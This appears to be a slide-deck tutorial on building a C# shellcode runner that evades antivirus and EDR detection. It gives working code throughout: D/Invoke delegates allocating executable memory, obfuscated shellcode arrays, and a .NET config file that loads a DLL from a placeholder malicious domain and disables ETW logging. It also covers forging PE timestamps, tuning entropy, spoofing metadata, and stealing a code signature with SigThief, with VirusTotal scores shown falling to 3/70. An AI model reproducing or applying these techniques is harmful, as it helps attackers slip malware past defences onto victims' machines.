
https://github.com/Kara-4search/DInvoke_shellcodeload_CSharp

<https://t.me/learningnets>

Advanced Evasion Techniques

The first thing we will do is add our Delegates.

We reference these delegates from our code. We can give them custom names, and as with the P/Invoke imports, we again specify the data types of the arguments:




```
1 using System;
2 using System.Runtime.InteropServices;
3
4 namespace MijnMooieApp
5 {
6     21 references
7     public class DELEGATES
8     {
9         [UnmanagedFunctionPointer(CallingConvention.StdCall)]
10        public delegate IntPtr VirtualAllocRx(
11            UInt32 lpStartAddr,
12            UInt32 size,
13            UInt32 flAllocationType,
14            UInt32 flProtect
15        );
16
17        [UnmanagedFunctionPointer(CallingConvention.StdCall)]
18        public delegate IntPtr VirtualAllocExNumaRx(
19            IntPtr hProcess,
20            IntPtr lpAddress,
21            uint dwSize,
22            UInt32 flAllocationType,
23            UInt32 flProtect,
24            UInt32 nndPreferred
25        );
26    }
27 }
```

The screenshot shows the Visual Studio IDE with a C# file named `DELEGATES.cs` open. The code defines a namespace `MijnMooieApp` containing a class `DELEGATES`. Inside this class, two delegates are defined: `VirtualAllocRx` and `VirtualAllocExNumaRx`. Both delegates return an `IntPtr` and take several parameters of type `UInt32` and `IntPtr`. The `VirtualAllocRx` delegate has four parameters, while `VirtualAllocExNumaRx` has six. The `flProtect` parameter in `VirtualAllocRx` is highlighted with a green box. On the right side of the IDE, the Solution Explorer shows the project structure for `ConsoleApp2`, with `DELEGATES.cs` selected and circled in red.

Advanced Evasion Techniques

Next, we need the functional D/Invoke code, which we can extract from the repository. This code ensures that the function addresses can be dynamically resolved.



```
Program.cs  DELEGATES.cs  DInvokeFunctions.cs  X
ConsoleApp2
1  using System;
2  using System.Diagnostics;
3  using System.Runtime.InteropServices;
4  using System.IO;
5
6  namespace MijnMooieApp
7  {
8      7 references
      public class DInvokeFunctions
9      {
10         1 reference
         public static IntPtr GetLoadedModuleAddress(string DLLName)
11         {
12             ProcessModuleCollection ProcModules = Process.GetCurrentProcess().Modules;
13             foreach (ProcessModule Mod in ProcModules)
14             {
15                 if (Mod.FileName.ToLower().EndsWith(DLLName.ToLower()))
16                 {
17                     return Mod.BaseAddress;
18                 }
19             }
20             return IntPtr.Zero;
21         }
22     }
23 }
```

Advanced Evasion Techniques

- In our main application, we can remove all P/Imports.
- For each call to a function, we now invoke the "delegate," including the function that needs to be resolved in memory.
 - For example, to allocate space in memory, we need "GetCurrentProcess" and "VirtualAllocExNuma." We call them as follows:

```
func_ptr = DInvokeFunctions.GetLibraryAddress("kernel32.dll", "GetCurrentProcess");  
DELEGATES.GetCurrentProcessRx GetCurrentProcessRx = Marshal.GetDelegateForFunctionPointer(func_ptr, typeof(DELEGATES.GetCurrentProcessRx));  
  
func_ptr = DInvokeFunctions.GetLibraryAddress("kernel32.dll", "VirtualAllocExNuma");  
DELEGATES.VirtualAllocExNumaRx VirtualAllocExNumaRx = Marshal.GetDelegateForFunctionPointer(func_ptr, typeof(DELEGATES.VirtualAllocExNumaRx));  
IntPtr addr = VirtualAllocExNumaRx(GetCurrentProcessRx(), IntPtr.Zero, 0x1000, 0x3000, 0x40, 0);  
if (addr == null)  
{  
    return;  
}
```

```
[UnmanagedFunctionPointer(CallingConvention.StdCall)]  
public delegate IntPtr VirtualAllocExNumaRx(  
    IntPtr hProcess,  
    IntPtr lpAddress,  
    uint dwSize,  
    UInt32 flAllocationType,  
    UInt32 flProtect,  
    UInt32 nndPreferred  
);
```

```
[UnmanagedFunctionPointer(CallingConvention.StdCall)]  
public delegate IntPtr GetCurrentProcessRx(  
);
```

DELEGATES.cs file

Advanced Evasion Techniques

The result is pretty good:

8
/ 69

?

Community Score

8 security vendors and no sandboxes flagged this file as malicious

c3925e36f0dc3470b7e8d12ce5ca85f5cff50db7356caca3a1f2af16aae66f4e

ConsoleApp2.exe

peexe 64bits

19.50 KB

Size

2023-03-01 16:45:33 UTC

2 minutes ago

EXE

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	Avira (no cloud)	HEUR/AGEN.1208642
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	F-Secure	Heuristic.HEUR/AGEN.1208642
MaxSecure	Trojan.Malware.300983.susgen	SecureAge	Malicious
AhnLab-V3	Undetected	Alibaba	Undetected

Other unhooking options:

There are many ways to remove the EDR hooks, like:

Manual Inline Patching:

Locate the hooked function in memory using debugging or manual analysis, and then overwrite the prologue of the function with its original bytes (obtained from a clean copy of the DLL, such as ntdll.dll). This effectively removes the EDR hook by restoring the original behavior of the function.

Using legit functions:

Search for legit functions in a DLL and calculate the offset to the function you want to use and is potentially seen as malicious. Now call the legit function + offset.

Alternative for loading malicious shellcode:

Another great trick is to load a DLL (from a remote server) when starting the binary. For this a .config file needs to be in the same folder as the binary and has the same name.

- Testapp.exe
- Testapp.exe.config

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="DLLNAME" publicKeyToken="deadbeef1337" culture="neutral" />
        <codeBase version="0.0.0.0" href="https://maldomain.com/newdll.dll"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="DLLNAME, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=deadbeef1337" />
    <appDomainManagerType value="CustomClass" />
  </runtime>
</configuration>
```

*We can even disable ETW logging from the config file!
<https://t.me/learningnets>

2 things to keep in mind with this technique:

1. The appDomainManagerType (CustomClass) needs to match the class name in the DLL!

```
using System;

public sealed class CustomClass : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        Program.Main(null);

        return;
    }
}
```

2. You need to sign the DLL (the certificate does not have to be trusted) and use the hashvalue as the "PublicKeyToken" in the config file (currently "deadbeef1337"):

Create the SNK file:

```
"C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools\x64\sn.exe" -k  
cert.snk
```

Sign:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /t:library /out:output\newdll.dll  
currentdll.dll /keyfile:cert.snk
```

Get the hash value:

```
powershell.exe -exec bypass $path = Join-Path (Get-Item .).FullName 'newdll.dll';  
([system.reflection.assembly]::loadfile($path)).FullName
```

Sometimes avoiding detection is easier by loading the DLL locally. This is also possible:

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <probing privatePath="c:\Windows\Tasks\newdll.dll"/>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="DLLNAME, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=deadbeef1337" />
    <appDomainManagerType value="CustomClass" />
  </runtime>
</configuration>
```

Advanced Evasion Techniques

Now... we have our shellcode runner (a binary) with embedded shellcode. What more can we do?

We can check:

- Shellcode position
- Timestamps
- Ciphercode present
- Metadata
- D/Invoke is detected
- No Digital Signature

pestudio 9.47 - Malware Initial Assessment - www.winitor.com - [c:\users\redux gamer\desktop\consoleapp2\consoleapp2\bin\x64\release\consoleapp2.exe]

file settings about

indicator (19)	detail	level
virustotal > score	8/69	1
.NET > namespace > flag	System.Security.Cryptography	1
strings > size > suspicious	4184 bytes	2
file > compiler > stamp	Sat Aug 28 13:28:00 2077	2
directory > suspicious > timestamp	debug	2
file > signature	Microsoft .NET	3
file > name(s) > internal	ConsoleApp2.exe	3
file > hash	C3925E36F0DC3470B7E8D12CE5CA85F5CFF50DB7356CACA3A1F2AF16A...	3
file > size	19968 bytes	3
file > subsystem	console	3
manifest > name	MyApplication.app	3
debug > stream > type	RSDS	3
debug > symbols	C:\Users\Redux Gamer\Desktop\ConsoleApp2\ConsoleApp2\obj\x64\R...	3
group > API	cryptography	3
group > API	obfuscation	3
group > API	memory	3
group > API	execution	3
group > API	file	3
.NET > namespace > custom	MijnMooieApp	3

Shellcode position:

We define our shellcode within our main function. In other words, this is a "local variable" and will ultimately end up in the .text (code) section of the PE structure. However, EDRs do not expect this shellcode in the .data section of the PE file. To place our code in this section, we need to define it as a "global variable."

However... C# is an object-oriented programming language (OOP) and does not directly support global variables!

As a workaround, we can add a static class with a "global variable" that we can reference from other classes.

Advanced Evasion Techniques

1. Create the "static class" and define the shellcode as a "public static" variable:

```
static class Globals
{
    public static byte[] buffertje1 = new byte[232] { 0x00, 0x00, 0x00, 0x00, 0x00, 0x18, 0x03, 0x0D, 0x0F, 0x17, 0x85, 0x47, 0x
    public static byte[] buffertje2 = new byte[202] { 0x00, 0x00, 0x00, 0x00, 0x00, 0xCB, 0x13, 0x4D, 0x56, 0x02, 0x71, 0x02, 0x
    public static byte[] buffertje3 = new byte[106] { 0x00, 0x00, 0x00, 0x00, 0x00, 0xC9, 0x76, 0x99, 0xA8, 0x8C, 0xDC, 0x07, 0x
}
```

2. Refer to these public variables in the "Globals" class:

```
byte[] buffertje4 = new byte[Globals.buffertje1.Length + Globals.buffertje2.Length + Globals.buffertje3.Length];
Array.Reverse(Globals.buffertje1);
Array.Reverse(Globals.buffertje2);
Array.Reverse(Globals.buffertje3);
System.Buffer.BlockCopy(Globals.buffertje1, 5, buffertje4, 0, Globals.buffertje1.Length - 10);
System.Buffer.BlockCopy(Globals.buffertje2, 5, buffertje4, Globals.buffertje1.Length - 10, Globals.buffertje2.Length - 10);
System.Buffer.BlockCopy(Globals.buffertje3, 5, buffertje4, Globals.buffertje1.Length - 10 + Globals.buffertje2.Length - 10, G
```

Timestamps:

We test our binary immediately after compiling. This binary has no "trust" at all, and it is suspicious to test it right away. We can adjust the timestamps via a hex editor (x86 binary timestamps can also be modified via PE Explorer).

The timestamp in PE Studio showed a year of 2077. That's strange. Let's take a look at the value:

CA 7F F2 E0

Converted to decimal, this is:
3397382880

media-run-from-swap	0x0000	true
network-run-from-swap	0x0000	false
general		
compiler-stamp	0xCA7FF2E0	Sat Aug 28 13:28:00 2077 UTC
size-of-optional-header	0x00F0	<u>240 bytes</u>
signature	0x00004550	PE00
machine	0x8664	Amd64
sections	0x0002	<u>2</u>
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000

Advanced Evasion Techniques

This is a so-called Epoch value.

Timestamp to Human date [\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT: Saturday 28 August 2077 13:28:00

Your time zone: zaterdag 28 augustus 2077 15:28:00 [GMT+02:00 DST](#)

Relative: In 54 years

We can open the binary in a HEX editor and look up this value.

This value is in "Little-endian" format, so: E0 F2 7F CA

media-run-from-swap	0x0000	false	0060h	74	20	62	65	20	72	75	6E	20	69	6E	20	44
network-run-from-swap	0x0000	false	0070h	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00
			0080h	50	45	00	00	64	86	02	00	E0	F2	7F	CA	00
general			0090h	00	00	00	00	F0	00	22	00	0B	02	30	00	00
compiler-stamp	0xCA7FF2E0	Sat Aug 28 13:28:00 2077 UTC	00A0h	00	06	00	00	00	00	00	00	00	00	00	00	00
size-of-optional-header	0x00F0	240 bytes	00B0h	00	00	00	40	01	00	00	00	00	20	00	00	00
signature	0x00004550	PE00	00C0h	04	00	00	00	00	00	00	00	06	00	00	00	00
machine	0x8664	Amd64	00D0h	00	A0	00	00	00	02	00	00	00	00	00	00	03
sections	0x0002	2	00E0h	00	00	40	00	00	00	00	00	00	40	00	00	00
pointer-symbol-table	0x00000000	0x00000000	00F0h	00	00	10	00	00	00	00	00	00	20	00	00	00
number-of-symbols	0x00000000	0x00000000	0100h	00	00	00	00	10	00	00	00	00	00	00	00	00
			0110h	00	00	00	00	00	00	00	00	00	80	00	00	BC
			0120h	00	00	00	00	00	00	00	00	00	00	00	00	00
			0130h	00	00	00	00	00	00	00	00	94	64	00	00	38
			0140h	00	00	00	00	00	00	00	00	00	00	00	00	00
			0150h	00	00	00	00	00	00	00	00	00	00	00	00	00

Advanced Evasion Techniques

We can adjust this value to, for example, 1336768834 (HEX: 4FAD7942 - Little Endian: 42 79 AD 4F).

1336768834 [Timestamp to Human date](#) [\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT: Friday 11 May 2012 20:40:34

Your time zone: vrijdag 11 mei 2012 22:40:34 [GMT+02:00 DST](#)

Relative: 11 years ago

When we reopen the binary, we can see that we have modified the timestamp:

general		
compiler-stamp	0x4FAD7942	Fri May 11 20:40:34 2012 UTC
size-of-optional-header	0x00F0	<u>240 bytes</u>
signature	0x00004550	PE00
machine	0x8664	Amd64
sections	0x0002	<u>2</u>
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000

Ciphercode / entropy:

- When a lot of ciphercode is present, the "**entropy**" value is high.
 - Entropy is a measure of the randomness of data. Highly repetitive data has a low entropy value close to 0, while completely random data has an entropy of 1.
 - For a binary, we use not standard "entropy" but "**Shannon Entropy**."
- With this algorithm, the values are not between 0 and 1 but between 0 and 8, where 8 is also completely random.
- Legitimate files have an entropy between **4.8 and 7.2**. Ideally, between **5.6 and 6.4**.
 - We can check the entropy with SysInternal's SigCheck Tool: <https://learn.microsoft.com/nl-nl/sysinternals/downloads/sigcheck>

```
.\sigcheck.exe -h -a .\ConsoleApp2.exe
```

```
Binary Version: 1.0.0.0
Original Name: ConsoleApp2.exe
Internal Name: ConsoleApp2.exe
Copyright: Copyright © 2023
Comments: n/a
Entropy: 5.022
MD5: 9889D5A4DDC78EE4FE31F84D4791431A
SHA1: 9E95510AA63999331B1485442C152AD3B0866130
```

The current entropy value isn't bad. This means that in terms of entropy, the binary is not (completely) obfuscated, encrypted, packed, or compressed.

If it were, it would be advisable to add more "normal" text in the form of:

- Bogus functions
- Text strings
- Comments




Another option is to undo encoding (base64/XOR) and encryption (AES256) as much as possible. In our case, that might be somewhat difficult. In such cases, designing your own encryption scheme works very well.

Advanced Evasion Techniques

Metadata:

Our binary is assigned default metadata by the compiler. We can provide metadata through the compiler, but it's easier to adjust this afterward.

ResEdit gives us the ability to easily modify this information (tip: use metadata and manifest data from trusted tools such as ProcessExplorer):



D/Invoke is detected:

When D/Invoke is detected, we can choose to encrypt or rewrite parts of D/Invoke. We could also choose to use C combined with SysWhisperers2.

Another strategy could be further obfuscating the binary using external tools.

In this case, I choose AES encryption for the shellcode while continuing to use D/Invoke. After that, we encrypt the binary again with an obfuscator (Babel).

Advanced Evasion Techniques

Result:

3
/ 70

?

Community Score

3 security vendors and no sandboxes flagged this file as malicious

17143cdddf163aa7ce59401b3f6f18370b43cc58c40b59695d837c931705ce6c
ExcelTools
peexe 64bits

49.50 KB
Size

2023-03-01 21:41:46 UTC
a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.


Security vendors' analysis ⓘ

Do you want to automate checks?

Acronis (Static ML)	ⓘ Suspicious	CrowdStrike Falcon	ⓘ Win/malicious_confidence_70% (D)
Elastic	ⓘ Malicious (high Confidence)	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected

Digital Signature:

Our current file does not have a digital signature:



Files with a valid signature are much more often considered "trusted" by default.

A tool that can provide our file with a valid digital signature is "SigThief":

<https://github.com/secretsquirrel/SigThief>

SigThief extracts the signature from a signed binary and applies it to our custom binary. Of course, upon inspection, this is not a valid signature. But without inspection, it "appears" as though the file has a digital signature.

Let's apply a signature to our binary. We'll use the signature from TCPView:

```
python3 ~/Software/SigThief/sigthief.py -i ~/Desktop/TCPView/tcpview64.exe -t  
~/Desktop/TestKonijn.exe -o ~/Desktop/SuperTestKonijn.exe
```

